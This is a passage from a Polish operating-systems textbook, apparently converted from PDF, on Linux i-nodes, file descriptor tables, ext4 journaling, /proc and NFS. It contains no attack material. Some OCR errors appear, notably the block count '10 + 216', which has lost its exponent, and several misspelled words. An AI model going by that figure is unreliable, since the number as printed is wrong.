Jeśli żądany plik uda się odnaleźć, system odszuka numer i-węzła i wykorzysta go w roli indeksu tabeli i-węzłów (składowanej na dysku), aby zlokalizować i umieścić w pamięci właściwy i-węzeł. Odnaleziony i-węzeł jest umieszczany w tabeli i-węzłów, czyli wewnętrznej strukturze danych jądra wykorzystywanej do przechowywania wszystkich i-węzłów aktualnie otwartych plików i katalogów. Format wpisów o i-węzłach musi obejmować przynajmniej wszystkie pola zwarcane przez wywołanie systemowe *stat*, ponieważ od tego zależy prawidłowe działanie tego

wywołania (patrz tabela 10.10). W tabeli 10.13 opisano wybrane pola struktury i-węzłów stosowanej w warstwie systemu plików Linuksa. W praktyce struktura obejmuje dużo więcej pól, ponieważ system plików wykorzystuje ją także do reprezentowania katalogów, urządzeń i innych plików specjalnych. Struktura i-węzłów zawiera też pola zaprojektowane z myślą o przyszłych zastosowaniach. Historia pokazuje, że niewykorzystane bity nie zachowują swojego statusu zbyt długo.

Tabela 10.13. Wybrane pola struktury i-węzła stosowanej w systemie Linux

Pole	Bajty	Opis
mode	2	Typ pliku, bity ochrony oraz bity SETUID i SETGID
nlinks	2	Liczba wpisów katalogów wskazujących na dany i-węzeł
uid	2	Identyfikator UID właściciela danego pliku
gid	2	Identyfikator GID właściciela danego pliku
size	4	Rozmiar pliku (wyrażony w bajtach)
addr	60	Adres pierwszych 12 bloków dysku i 3 bloków pośrednich
gen	1	Numer generacji (zwiększany przy okazji każdego użycia danego i-węzła)
atime	4	Czas ostatniego dostępu do danego pliku
mtime	4	Czas ostatniej modyfikacji danego pliku
ctime	4	Czas ostatniej zmiany danego i-węzła (poza zmianami reprezentowanymi przez dwa poprzednie pola)

Przeanalizujmy teraz sposób, w jaki system odczytuje plik. Jak już wspomniano, typowe wywołanie procedury biblioteki, która z kolei wykorzystuje wywołanie systemowe read, ma następującą postać:

```
n = read(fd, buffer, nbytes);
```

Kiedy sterowanie trafia do jądra, w pierwszej kolejności musi odczytać te trzy parametry oraz składowane w wewnętrznych tablicach informacje o użytkowniku. Jednym elementów tych tablic jest tablica deskryptorów plików. Tablica jest indeksowana według deskryptorów i zawiera po jednym elemencie dla każdego otwartego pliku (aż do ich maksymalnej liczby, która zwykle wynosi 32).

Na tym etapie zadaniem jądra dysponującego deskryptorem pliku jest znalezienie odpowiedniego i-węzła. Przeanalizujmy teraz jedno z możliwych rozwiązań — umieszczenie wskaźnika do i-węzła w tablicy deskryptorów plików. Ta metoda, choć prosta, niestety nie zdaje egzaminu. Wiąże się z nią pewien problem. Skoro z każdym deskryptorem pliku jest skojarzona pozycja pliku określająca, od którego bajta powinna się zacząć następna operacja odczytu (lub zapisu), gdzie należałoby składować tę pozycję? Jednym z rozwiązań jest umieszczanie pozycji w tablicy i-węzłów, jednak ten model się nie sprawdzi, jeśli dwa niezwiązane ze sobą procesy (lub większa ich liczba) spróbują jednocześnie otworzyć ten sam plik, ponieważ każdy powinien dysponować własną pozycją w pliku.


Drugim rozwiązaniem jest umieszczanie informacji o bieżącej pozycji w pliku w tablicy deskryptorów plików. W takim przypadku każdy proces otwierający plik otrzymywałby własną pozycję. Okazuje się jednak, że także ten schemat nie zdaje egzaminu — tym razem przyczyna jest bardziej subtelna niż opisany powyżej problem ze współdzieleniem plików systemu Linux. Wyobraźmy sobie skrypt powłoki s składający się z dwóch wykonywanych kolejno poleceń: *p1* oraz *p2*. Jeśli w wierszu poleceń uruchomimy ten skrypt w następujący sposób:

```
s >x
```

oczekujemy, że polecenie $p1$ zapisze swoje dane wynikowe w pliku x , po czym polecenie $p2$ zapisze swoje dane w pliku x , począwszy od miejsca, w którym kończą się dane polecenia $p1$.

Kiedy powłoka rozwidla się i uruchamia polecenie $p1$, plik x jest początkowo pusty, zatem polecenie $p1$ rozpoczyna zapisywanie swoich danych od pozycji 0. Kiedy jednak polecenie $p1$ kończy działanie, potrzeba mechanizmu wykluczającego możliwość rozpoczęcia zapisywania danych wynikowych polecenia $p2$ od początku wskazanego pliku (tak byłoby, gdyby pozycja w pliku była utrzymywana w tablicy deskryptorów plików) i wymuszającego zapis tych informacji od miejsca, w którym kończą się dane polecenia $p1$.

Ostateczne rozwiązanie przyjęte w systemie Linux pokazano na rysunku 10.19. Zdecydowano się zastosować nową tablicę, tzw. *tablicę opisów otwartych plików*, utrzymywany pomiędzy tablicą deskryptorów plików a tablicą i-węzłów oraz zawierającą m.in. informacje o bieżącej pozycji w każdym z otwartych plików (oraz bit odczytu/zapisu). Na rysunku procesem macierzystym jest powłoka; jej procesem potomnym najpierw jest polecenie $p1$, później $p2$. Kiedy powłoka rozwidla się do procesu $p1$, jej struktura użytkownika (obejmująca m.in. tablicę deskryptorów plików) jest dokładną kopią powłoki, zatem obie struktury wskazują na ten sam wpis tablicy opisów otwartych plików. Kiedy proces $p1$ kończy działanie, deskryptor pliku nadal wskazuje na opis otwartego pliku zawierający pozycję pliku $p1$. Kiedy następnie powłoka rozwidla się, tworząc proces dla polecenia $p2$, nowy potomek automatycznie dziedziczy tę pozycję w pliku, mimo że ani ten proces, ani powłoka nawet nie zna tej pozycji.



Rysunek 10.19. Relacja łącząca tablicę deskryptorów plików, tablicę opisów otwartych plików oraz tablicę i-węzłów

Jeśli jednak proces niezwiązany z interesującymi nas procesami otworzy ten sam plik, zostanie utworzony odrębny wpis w tablicy opisów otwartych plików z odrębną pozycją w pliku, co jest w pełni zgodne z naszymi oczekiwaniami. Celem tabeli opisów otwartych plików jest więc umożliwienie procesom macierzystym i potomnym współdzielenia tej samej pozycji w pliku i jednocześnie utrzymywanie odrębnych wartości dla procesów niespokrewnionych.

Skoro wiemy już, jak odnajduje się pozycje w plikach i odpowiednie i-węzły, wróćmy do problemu wykonywania operacji read. I-węzeł zawiera adresy dyskowe pierwszych 12 bloków pliku. Jeśli pozycja w pliku mieści się w tych pierwszych 12 blokach, odpowiedni blok jest odczytywany, a zawarte w nim dane są kopiowane dla użytkownika. Dla plików zajmujących więcej niż 12 bloków istnieje widoczne na rysunku 10.19 pole i-węzła z adresem dyskowym *bloku jednoposredniego* (ang. *single indirect block*). Jeśli np. blok obejmuje 1 kB, a adres dyskowy zajmuje 4 bajty, blok jednoposredni może zawierać 256 adresów dyskowych. Oznacza to, że opisany schemat wystarczy do opisywania plików zajmujących nie więcej niż 268 kB.

Po bloku jednoposrednim następuje *blok dwuposredni* zawierający adresy 256 bloków jednoposrednich, z których każdy zawiera adresy 256 bloków danych. Ten mechanizm wystarczy do obsługi plików złożonych z maksymalnie $10 + 216$ bloków (czyli 67119104 bajtów). Jeśli nawet to nie wystarczy, i-węzeł zapewnia przestrzeń dla *bloku trójposredniego*. Wskaźniki zawarte w tym bloku wskazują na wiele bloków dwuposrednich. Ten schemat adresowania pozwala obsługiwać pliki o maksymalnym rozmiarach 2^{24} kB (16 GB). W przypadku bloków 8-kilobajtowych ten sam schemat umożliwia obsługę plików, których rozmiary dochodzą do 64 TB.

System plików ext4 Linuksa

Aby zapobiec utracie wszystkich danych po awarii systemu lub wyłączeniu zasilania, system plików ext2 musiałby zapisywać na dysku dane zawarte w każdym bloku natychmiast po ich utworzeniu. Opóźnienia powodowane przez konieczność zmiany pozycji głowicy dysku byłyby jednak tak duże, że wydajność systemu plików realizującego to wymaganie byłaby nie do zaakceptowania. Właśnie dlatego operacje zapisu odkładają się na później, a zmiany mogą nie być zatwierdzane w trwalej pamięci dyskowej nawet przez 30 s, co w kontekście współczesnego sprzętu komputerowego wydaje się czasem bardzo długim.

Aby podnieść niezawodność systemu plików, Linux stosuje tzw. *księgujące systemy plików* (ang. *journaling file systems*). Przykładem takiego systemu jest ext3, czyli następca popularnego systemu plików ext2. System plików ext4, będący następcą systemu ext3, jest również księgującym systemem plików, ale w odróżnieniu od ext3 zmieniono w nim schemat adresacji bloków używany w systemach-poprzednikach. Dzięki temu jest możliwa obsługa zarówno większych plików, jak i większych rozmiarów całych systemów plików. Poniżej opisano niektóre własności systemu plików ext4.

Podstawowym elementem tego rodzaju systemu plików jest utrzymywana *księga, dziennik* (ang. *journal*) opisujący kolejno wszystkie operacje na systemie plików. Sekwencyjne zapisywanie zmian w danych lub metadanych (i-węzłów, superbloku itp.) systemu plików eliminuje problem opóźnień powodowanych przez ruchy głowicy dysku w trakcie swobodnego dostępu do jego zasobów. Zmiany ostatecznie są zapisywane, zatwierdzane w odpowiednim miejscu na dysku, a odpowiednie zapisy dziennika mogą być sukcesywnie usuwane. Jeśli system ulegnie awarii lub utraci źródło zasilania przed zatwierdzeniem zmian, podczas ponownego uruchamiania system odkryje, że system plików nie został prawidłowo odmontowany, przeszuka dziennik i wprowadzi w systemie plików zmiany opisane w tym dzienniku.

System plików ext4 zaprojektowano z myślą o zapewnieniu jak największej zgodności z systemami plików ext2 i ext3, chociaż najważniejsze struktury danych i układ dysku zostały zmodyfikowane. Pomimo to system plików odmontowany jako ext2 można następnie zamontować jako system ext4 (już z mechanizmem księgowania).

Dziennik ma postać pliku wykorzystywanego w roli cyklicznego bufora. Dziennik można składać na tym samym lub na innym urządzeniu niż główny system plików. Ponieważ operacje

na samym dzienniku nie są „księgowane”, nie mogą być obsługiwane przez ten sam system plików ext4. Do wykonywania operacji odczytu i zapisu na dzienniku stosuje się więc odrębne urządzenie **JBD** (od ang. *Journaling Block Device*).

Urządzenie JBD wykorzystuje trzy główne struktury danych: *rejestr zapisów dziennika*, strukturę odpowiedzialną za *obsługę atomowych operacji* oraz strukturę *transakcji*. Rejestr zapisów dziennika opisuje niskopoziomowe operacje na systemie plików, które zwykle oznaczają zmiany w ramach pojedynczego bloku. Ponieważ wywołanie systemowe write wprowadza zmiany w wielu miejscach — i-węzłach, blokach istniejących plików, blokach nowych plików, liście wolnych bloków itp. — odpowiednie zapisy rejestru grupują się w ramach atomowych operacji. System plików ext4 informuje urządzenie JBD o rozpoczęciu i zakończeniu przetwarzania wywołania systemowego, aby umożliwić zastosowanie wszystkich rekordów w ramach atomowej operacji albo uniknąć zastosowania którejkolwiek z nich. I wreszcie (przede wszystkim z myślą o jak największej efektywności) urządzenie JBD traktuje kolekcje atomowych operacji jako transakcje. Zapisy dziennika związane z jedną transakcją są składowane obok siebie. JBD umożliwia usuwanie fragmentów pliku dziennika dopiero po bezpiecznym zatwierdzeniu na dysku wszystkich rekordów wchodzących w skład jednej transakcji.

Ponieważ zapisywanie w dzienniku informacji o wszystkich operacjach dyskowych może być dość kosztowne, system plików ext4 można skonfigurować w taki sposób, aby rejestrował albo wszystkie zmiany danych dyskowych, albo tylko zmiany związane z metadanymi systemu plików (w i-węzłach, superblokach, mapach bitowych itp.). Księgowanie samych metadanych powoduje mniejsze opóźnienia w pracy systemu i przekłada się na wyższą wydajność, ale też nie eliminuje ryzyka uszkodzenia plików z danymi. Istnieje wiele księgujących systemów plików, które utrzymują dzienniki tylko dla operacji na metadanych (np. system XFS firmy SGI). Ponadto wiarygodność dziennika można dodatkowo poprawić poprzez sprawdzanie sumy kontrolnej.

Najważniejszą zmianą wprowadzoną w systemie ext4 w porównaniu z poprzednikami jest wykorzystanie *zakresów* (ang. *extents*). Zakresy reprezentują ciągłe bloki na dysku — np. o rozmiarze 128 MB — sąsiadujących ze sobą 4-kilobajtowych bloków. Pod tym względem projekt ten różni się od stosowanego w systemie ext2, w którym wykorzystywano pojedyncze bloki dyskowe. W przeciwieństwie do swoich poprzedników system ext4 nie wymaga operacji na metadanych dla każdego bloku dyskowego. Ten schemat ogranicza również fragmentację dla dużych plików. W rezultacie system plików ext4 zapewnia szybsze operacje w systemie plików, obsługuje większe pliki i rozmiary systemu plików. Przykładowo w przypadku bloków 1-kilobajtowych system ext4 zwiększa maksymalny rozmiar pliku z 16 GB do 16 TB, a maksymalny rozmiar systemu plików do 1 EB (exabajta).

System plików /proc

Innym systemem plików Linuksa jest */proc*, czyli system plików procesu. Ideę tego systemu plików zaczerpnięto z ósmego wydania systemu UNIX autorstwa ośrodka Bell Labs (oryginalne rozwiązanie skopiowano później w systemach 4.4BSD oraz System V). W systemie Linux rozszerzono ten model na wiele sposobów. Podstawowa koncepcja polega na utworzeniu dla każdego procesu podkatalogu w katalogu */proc*. W roli nazwy tego katalogu wykorzystuje się identyfikator PID wyrażony w formie liczby dziesiętnej; np. */proc/619* jest katalogiem właściwym procesowi, któremu przypisano identyfikator PID równy 619. Katalog procesu zawiera pliki, które na pierwszy rzut oka wyglądają jak składowane na dysku informacje o procesie, np. jego wiersz poleceń, łańcuchy środowiskowe oraz maski sygnałów. W praktyce jednak nie są to pliki przechowywane

na dysku. Kiedy są odczytywane, system uzyskuje odpowiednie informacje z samego procesu i zwraca je w pewnym standardowym formacie.

Wiele rozszerzeń systemu operacyjnego Linux operuje na pozostałych plikach i katalogach składowanych w katalogu /proc. Można tam znaleźć rozmaite informacje o procesorze, partycjach dyskowych, urządzeniach, wektorach przerwań, licznikach jądra, systemach plików, załadowanych modułach itp. Programy nieuprzywilejowanych użytkowników mogą bezpiecznie odczytywać znaczną część tych informacji o działaniu systemu. Część tych plików można zapisywać, aby zmieniać parametry pracy systemu.

10.6.4. NFS — sieciowy system plików


Observice sieci od początku odgrywa ważną rolę w świecie systemów Linux i ogólnie w systemach UNIX (pierwszą sieć złożoną z komputerów działających pod kontrolą systemów UNIX zbudowano z myślą o przenoszeniu nowych jąder z platformy PDP-11/70 na platformę Interdata 8/32 w trakcie dostosowywania systemu do tej drugiej). W tym punkcie przeanalizujemy system plików NFS (od ang. *Network File System*) firmy Sun Microsystems wykorzystywany we wszystkich współczesnych systemach Linux do łączenia systemów plików na różnych komputerach w jedną logiczną całość. Obecnie najbardziej popularną implementacją systemu plików NSF jest jego trzecia wersja wprowadzona w 1994 roku. System NFSv4, który wprowadzono w roku 2000, oferuje wiele rozszerzeń względem wcześniejszej architektury NFS. Z naszego punktu widzenia szczególnie interesujące są trzy aspekty tego systemu plików: architektura, protokół oraz implementacja. Przeanalizujemy te aspekty jeden po drugim — początkowo skoncentrujemy się na prostszej wersji 3 systemu NFS, by następnie krótko omówić rozszerzenia zawarte w wersji 4.

Architektura systemu NFS

System NFS ma w założeniu umożliwiać dowolnemu zbiorowi klientów i serwerów korzystanie ze wspólnego systemu plików. W wielu przypadkach wszystkie komputery klienckie i serwery należą do tej samej sieci LAN, co jednak nie jest wymagane. Jeśli serwer jest oddalony od klienta, istnieje możliwość korzystania z systemu NFS w ramach sieci rozległych (WAN). Dla uproszczenia będziemy mówili o klientach i serwerach, tak jakby były to dwa odrębne komputery, mimo że w praktyce system NFS dopuszcza możliwość pracy tego samego komputera zarówno w roli klienta, jak i serwera.

Każdy serwer NFS eksportuje jeden lub wiele katalogów, aby umożliwić dostęp do tych zasobów zdalnym klientom. Wszystkie podkatalogi tak udostępnionego katalogu także są dostępne dla klienta — w praktyce całe drzewa katalogów zwykle są eksportowane w formie pewnej jednostki. Lista katalogów eksportowanych przez serwer jest utrzymywana w pewnym pliku (zwykle /etc/exports), zatem procedurę eksportowania katalogów można przeprowadzać automatycznie przy okazji uruchamiania serwera. Komputery klienckie uzyskują dostęp do eksportowanych katalogów poprzez ich montowanie w swoich systemach plików. Kiedy klient montuje (zdalny) katalog, jego zawartość staje się częścią istniejącej hierarchii katalogów tego klienta (patrz rysunek 10.20).

W przedstawionym przykładzie klient 1 zamontował katalog bin serwera 1 we własnym katalogu bin, dzięki czemu może się teraz odwoływać do powłoki tego serwera za pośrednictwem ścieżki /bin/sh. Bez dyskowe stacje robocze często korzystają tylko ze szkieletowych systemów plików (umieszczone w pamięci RAM), a wszystkie swoje pliki uzyskują ze zdalnych serwerów w opisany sposób. Podobnie klient 1 zamontował katalog /projects serwera 2 w swoim katalogu /usr/ast/work, zatem do pliku a może się odwoływać, stosując ścieżkę /usr/ast/work/proj1/a.



Rysunek 10.20. Przykłady zdalnie zamontowanych systemów plików. Katalogi są reprezentowane przez kwadraty; pliki są reprezentowane przez okręgi

I wreszcie klient 2 zamontował wspomniany katalog *projects*, zatem także ma dostęp do pliku *a*, tyle że z wykorzystaniem ścieżki */mnt/proj1/a*. Jak widać, ten sam plik może występować pod różnymi nazwami na różnych komputerach klienckich, ponieważ może być montowany w różnych częściach docelowych drzew katalogów. Punkt montowania ma charakter ścisłe lokalny i zależy tylko od klienta — serwer nie wie, gdzie jego katalogi są montowane po stronie klientów.

Protokoły systemu NFS

Ponieważ jednym z celów systemu NFS jest obsługa systemów heterogenicznych z klientami i serwerami pracującymi pod kontrolą różnych systemów operacyjnych i na różnych platformach sprzętowych, najważniejsze jest dobre, precyzyjne zdefiniowanie interfejsu pomiędzy klientami a serwerami. Tylko wówczas każdy programista zyskuje możliwość pisania nowych implementacji klientów prawidłowo współpracujących z istniejącymi serwerami i odwrotnie.

System NFS realizuje ten cel, definiując dwa protokoły klient-serwer. Protokół jest zbiorem żądań wysyłanych przez klienta na serwer oraz odpowiedzi odsyłanych przez serwer do klienta w reakcji na te żądania.

Pierwszy protokół systemu plików NFS odpowiada za obsługę samego montowania. Klient może wysłać na serwer interesującą go ścieżkę i zażądać zamontowania odpowiedniego katalogu gdzieś w swojej hierarchii katalogów. Miejsce montowania żadanego katalogu nie jest zawarte w komunikacie wysyłanym na serwer, ponieważ serwera nie interesuje położenie jego zasobów po stronie klienta. Jeśli nazwa ścieżki była prawidłowa i wskazany katalog został wyeksportowany, serwer zwraca klientowi tzw. *uchwyt pliku* (ang. *file handle*). Uchwyt pliku zawiera pola jednoznacznie identyfikujące typ systemu plików, dysk, numer i-węzła katalogu oraz informacje o zabezpieczeniach. W kolejnych wywołaniach odczytujących i zapisujących zawartość pliku w zamontowanym katalogu i wszystkich jego podkatalogach należy się posługiwać właśnie tym uchwytem.

Podczas uruchamiania, przed wejściem w tryb wielu użytkowników system Linux wykonuje skrypt powłoki */etc/rc*. Właśnie w tym skrypcie można uruchomić polecenia montowania zdalnych

systemów plików, aby wymusić przeprowadzanie niezbędnych procedur jeszcze przed umożliwieniem logowania. Alternatywnym rozwiązaniem jest oferowany przez większość wersji Linuksa mechanizm automatycznego montowania. Za pomocą tego mechanizmu można wskazać zbiór zdalnych katalogów, które należy skojarzyć z jakimś lokalnym katalogiem. W czasie uruchamiania komputera klienta żaden z tych zdalnych katalogów nie jest montowany (nie jest nawiązywane nawet połączenie z serwerem). Dopiero kiedy użytkownik po raz pierwszy próbuje otworzyć zdalny plik, system operacyjny wysyła stosowne komunikaty do wszystkich serwerów. Pierwszy, który odpowie, wygrywa — w lokalnym systemie plików jest montowany katalog udostępniany właśnie przez ten serwer.

Automatyczne montowanie katalogów ma dwie zasadnicze zalety względem statycznego montowania katalogów za pośrednictwem skryptu `/etc/rc`. Po pierwsze, jeśli jeden z serwerów NFS wskazanych w tym skrypcie będzie niedostępny, nie będzie można uruchomić komputera klienta (a przynajmniej bez dodatkowych działań, pewnego opóźnienia i sporej liczby komunikatów o błędach). Jeśli w danej chwili użytkownik w ogóle nie jest zainteresowany zasobami udostępnianymi przez ten serwer, dodatkowe zabiegi na rzecz uruchomienia systemu operacyjnego pójdu na marne. Po drugie umożliwienie klientowi podejmowania równoległych prób kontaktu z całym zbiorem serwerów podnosi zarówno poziom tolerancji błędów (ponieważ tylko jeden serwer musi działać), jak i wydajność (ponieważ wybór pada na serwer, który odpowiada jako pierwszy, a więc najprawdopodobniej cechuje się najniższym obciążeniem).

Z drugiej strony działanie mechanizmu automatycznego montowania opiera się na założeniu, zgodnie z którym wszystkie systemy plików na alternatywnych serwerach są identyczne. Ponieważ system NFS nie obsługuje replikacji plików ani katalogów, do samego użytkownika należy dbanie o spójność tych systemów. Właśnie dlatego automatyczne montowanie zwykle stosuje się dla systemów plików dostępnych tylko do odczytu i zawierających binaria systemu operacyjnego oraz inne rzadko zmieniane pliki.

Drugi protokół NFS jest wykorzystywany podczas właściwego dostępu do plików i katalogów. Komputer kliencki może wysyłać na serwer komunikaty zmieniające katalogi oraz odczytujące i zapisujące zawartość plików. Klient może też uzyskiwać dostęp do takich atrybutów pliku jak tryb, rozmiar czy czas ostatniej modyfikacji. System plików NFS obsługuje większość wywołań systemowych Linuksa, z wyjątkiem — co ciekawe — wywołań `open` i `close`.

Brak obsługi wywołań systemowych `open` i `close` nie jest przypadkiem — to wynik świadomej decyzji projektantów systemu plików NFS. Otwieranie pliku przed jego odczytaniem nie jest konieczne; nie musimy też zamykać go po zakończeniu pracy. Zamiast tego przed odczytaniem pliku klient wysyła na serwer komunikat `lookup` z pełną nazwą pliku oraz żądaniem odnalezienia i zwrocenia jego uchwytu, czyli struktury jednoznacznie identyfikującej ten plik (tj. zawierającej m.in. identyfikator systemu plików oraz numer i-węzła). W przeciwnieństwie do wywołania `open` operacja `lookup` nie kopiuje żadnych informacji do wewnętrznych tablic systemu. Wywołanie `read` zawiera uchwyt pliku do odczytania, przesunięcie względem jego początku oraz liczbę bajtów interesujących klienta. Każdy taki komunikat jest samowystarczalny. Zaletą tego schematu jest brak konieczności rejestrowania przez serwer informacji o otwartych połączeniach pomiędzy kolejnymi wywołaniami. Oznacza to, że w razie awarii serwera nie istnieje ryzyko utraty informacji o otwartych plikach, ponieważ takie informacje nie są potrzebne i po prostu nie istnieją. Tego rodzaju serwery, które nie utrzymują informacji o otwartych plikach, określa się mianem *serwerów bezstanowych* (ang. *stateless*).


Z drugiej strony rozwiązanie zastosowane w systemie NFS utrudnia osiągnięcie pełnej zgodności z semantyką plików Linuksa. Plik systemu Linux można np. otwierać i blokować, aby nie był dostępny dla innych procesów. Kiedy plik jest zamykany, odpowiednie blokady są automa-

tycznie zwalniane. Na serwerze bezstanowym (w tym na serwerze NFS) nie istnieje możliwość kojarzenia blokad z otwartymi plikami, ponieważ serwer po prostu „nie wie”, które pliki są otwarte. System plików NFS wymaga więc odrębnego, dodatkowego mechanizmu odpowiedzialnego za obsługę blokad.

System plików NFS wykorzystuje standardowy mechanizm ochrony systemu UNIX z osobnymi bitami rwx dla właściciela, grupy i pozostałych użytkowników (patrz rozdział 1. i szczegółowy materiał zawarty w następnym podrozdziale). Początkowo każdy komunikat z żądaniem zawierał identyfikatory użytkownika i grupy właściwe procesowi wywołującemu, na których podstawie serwer NFS weryfikował uprawnienia dostępu do danego pliku. Takie rozwiązanie opierało się na założeniu, że użytkownicy nie będą podejmowali prób oszukania serwera. Lata doświadczeń jasno pokazały, że przytoczone założenie było — jakby to powiedzieć? — raczej naiwne. Obecnie stosuje się techniki kryptograficzne z kluczem publicznym, aby weryfikować tożsamość klienta i użytkownika przy okazji każdego żądania i odpowiedzi. Takie rozwiązanie wyklucza możliwość podszywania się nieuprawnionego klienta pod klienta z odpowiednimi przywilejami, ponieważ warunkiem dostępu do plików jest znajomość tajnego klucza właściwego klienta.

Implementacja systemu NFS

Mimo że implementacja kodu klienta i serwera jest niezależna od protokołów systemu plików NFS, większość systemów Linux stosuje implementację trójwarstwową podobną do tej pokazanej na rysunku 10.21. Na najwyższym poziomie tej struktury znajduje się warstwa wywołań systemowych odpowiedzialna za obsługę takich wywołań jak open, read czy close. Po przeanalizowaniu tego wywołania i weryfikacji jego parametrów wspomniana warstwa wywołuje drugą warstwę — warstwę wirtualnego systemu plików (VFS).



Rysunek 10.21. Struktura warstwy systemu plików NFS

Zadaniem warstwy VFS jest utrzymywanie tablicy zawierającej po jednym wpisie dla każdego otwartego pliku. Warstwa wirtualnego systemu plików składa się z wirtualnego i-węzła, tzw. v-węzła dla każdego otwartego pliku. V-węzły wykorzystują się do określania, czy dany plik ma charakter lokalny, czy zdalny. W przypadku plików zdalnych opisywana warstwa rejestruje wszystkie informacje niezbędne do uzyskiwania dostępu do jego zawartości. W przypadku każdego pliku lokalnego warstwa VFS rejestruje nie tylko i-węzeł, ale też system plików, ponieważ współczesne systemy Linux obsługują wiele systemów plików (np. ext2, /proc, FAT itp.). Choć warstwę wirtualnego systemu plików stworzono z myślą o systemie NFS, obecnie jest integralną częścią większości współczesnych systemów Linux (nawet jeśli system NFS nie jest wykorzystywany).

Aby lepiej zrozumieć sposób wykorzystywania v-węzłów, przeanalizujmy przykładową sekwencję wywołań systemowych `mount`, `open` i `read`. Aby zamontować zdalny system plików, administrator systemu (lub skrypt `/etc/rc`) uruchamia program `mount`, na którego wejściu wskazuje zdalny katalog, lokalny katalog, w którym dany system ma zostać zamontowany, i inne informacje. Program `mount` poddaje zdalny katalog analizie składowej, aby wyodrębnić z niego nazwę serwera NFS, na którym ten katalog jest składowany. Zaraz potem program nawiązuje kontakt z tym komputerem, kierując do niego żądanie uchwytu pliku zdalnego katalogu. Jeśli wskazany katalog istnieje i jest dostępny do zdalnego montowania, serwer zwraca odpowiedni uchwyt pliku. I wreszcie program `mount` wykorzystuje wywołanie systemowe `mount`, przekazując na jego wejściu otrzymany uchwyt.

Jądro konstruuje następnie v-węzeł dla tego zdalnego katalogu, po czym żąda od kodu klienta NFS utworzenia w jego wewnętrznych tabelach tzw. *r-węzła* (zdalnego i-węzła), który będzie reprezentował otrzymany uchwyt pliku. Nowy r-węzeł jest wskazywany przez v-węzeł. Każdy v-węzeł warstwy wirtualnego systemu plików zawiera albo wskaźnik do r-węzła w ramach kodu klienta NFS, albo wskaźnik do i-węzła jednego z lokalnych systemów plików (na rysunku 10.21 oznaczono te wskaźniki przerywanymi liniami). Oznacza to, że na podstawie v-węzła można sprawdzić, czy dany plik lub katalog jest zasobem lokalnym, czy zdalnym. Jeśli mamy do czynienia z plikiem lokalnym, można bez trudu zlokalizować odpowiedni system plików oraz i-węzeł. Jeśli operujemy na pliku zdalnym, można zlokalizować zdalny komputer oraz odpowiedni uchwyt pliku.

